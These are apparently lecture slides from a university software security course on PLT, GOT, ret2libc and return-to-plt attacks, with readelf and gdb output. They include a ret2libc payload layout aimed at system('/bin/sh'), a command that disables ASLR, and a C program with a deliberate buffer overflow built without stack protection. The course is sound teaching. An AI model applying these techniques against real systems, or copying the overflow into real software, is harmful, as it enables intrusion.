Class 14

CSC 472 Software Security
PLT, GOT & Return-to-plt Attack

Dr. Si Chen (schen@wcupa.edu)

WCU
WEST CHESTER
UNIVERSITY

Review

Glossary of Terms

- **Binary:** A binary is the output file generated after compiling a C or C++ program. The contents of the binary, such as functions and data, are loaded into memory with fixed addresses during execution.

- **Stack:** The stack is a section of memory allocated for a program's execution, typically used for storing local variables and function call information. While the stack is traditionally static, modern operating systems can randomize its location in memory to enhance security.

- **NX (Non-Executable):** A security feature in modern operating systems that enforces the separation of executable code and non-executable data. This prevents portions of memory that store data from being executed as code, mitigating certain types of attacks.

- **ROP (Return-Oriented Programming):** A technique that exploits existing code fragments (called "gadgets") within a binary to execute arbitrary commands, bypassing security mechanisms that prevent code injection.

Glossary of Terms


- **libc:** In dynamically linked binaries, the C standard library (libc) is not compiled directly into the binary. Instead, the program references a shared libc file loaded into memory at runtime, which contains implementations of standard functions like printf and malloc.

- **ASLR (Address Space Layout Randomization):** A security mechanism in modern operating systems that randomizes the memory addresses of key components, including the stack and libraries like libC, each time a program is executed. This makes it more difficult for attackers to predict the location of exploitable code.

Review

Return-oriented programming (ROP)

ROP: The Main Idea



Review

ret2libc Attack

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services
  - <stdio.h>
  - <stdlib.h>
  - <string.h>

By obtaining these addresses in libc, we can simplify the exploit by reusing existing functions. One particularly useful function is system().
→ **Locate the address of the system() function.**

Ret2lib Shellcode Structure

Function Address
Return Address (Old EIP)
Arguments

Dummy Characters
Address for System() in libc
Address for Exit() function in libc (if you want to exit the program gracefully)
Address for Command String (“e.g. /bin/sh”)


Shutdown ASLR

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

Address Space Layout Randomization (ASLR)

- Address Space Layout Randomization (ASLR) is a technology used to help prevent shellcode from being successful.
- It does this by randomly offsetting the location of modules and certain in-memory structures.



PLT, GOT & Return-to-plt Attack

Bypassing ASLR/NX with Ret2PLT


How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.


However, that begs the question: how does the binary know where the address of anything is now that they are randomized?

The answer lies in something called the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.

Call Function(s) in libc



Call Function(s) in libc



ASM CALL

Call's in ASM are ALWAYS to absolute address

```
0x08048588 <+85>:    call   0x80484b6 <show_time>
```

How does it work with dynamic addresses for shared libraries?

Solution:

- A "helper" at static location
- In Linux: the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.(they work together in tandem)

Global Offset Table

- To handle functions from dynamically loaded objects, the compiler assigns a space to store a list of pointers in the binary.
- Each slot of the pointers to be filled in is called a '**relocation**' entry.
- This region of memory is marked readable to allow for the values for the entries to change during runtime.

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

We can take a look at the '.got' segment of the binary with readelf.

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

ret2plt.c

```
gcc ret2plt.c -m32 -o ret2plt -no-pie -fno-stack-protector
```

Global Offset Table

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

Let's take the read entry in the GOT as an example. If we hop onto gdb, and open the binary in the debugger without running it, we can examine what is in the GOT initially.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c:      0x08048346
```

0x08048346: An address within the Procedure Linkage Table (PLT)

Global Offset Table

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

If we run it and break just before the program ends, we can see that the value in the GOT is completely different and now points somewhere in libc.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c:      0xf7ed2b00
```

Procedure Linkage Table (PLT)

When you use a libc function in your code, the compiler does not directly call that function but calls a PLT stub instead.


Let's take a look at the disassembly of the read function in PLT.

```
gdb-peda$ disas read
Dump of assembler code for function read@plt:
   0x08048340 <+0>:     jmp    DWORD PTR ds:0x804a00c
   0x08048346 <+6>:     push   0x0
   0x0804834b <+11>:    jmp    0x8048330
End of assembler dump.
```


Here's what's going on here when the function is run for the first time:

1. The read@plt function is called.
2. Execution reaches the jmp instruction at address 0x804a00c, and it jumps to the memory address stored there. This address is the GOT entry for the read function.
3. Initially, the GOT contains the address 0x08048346, so the program continues executing the next instruction in read@plt.
4. The dynamic loader then updates the GOT with the actual address of the read function.
5. Finally, execution proceeds with the resolved address.

Procedure Linkage Table (PLT)



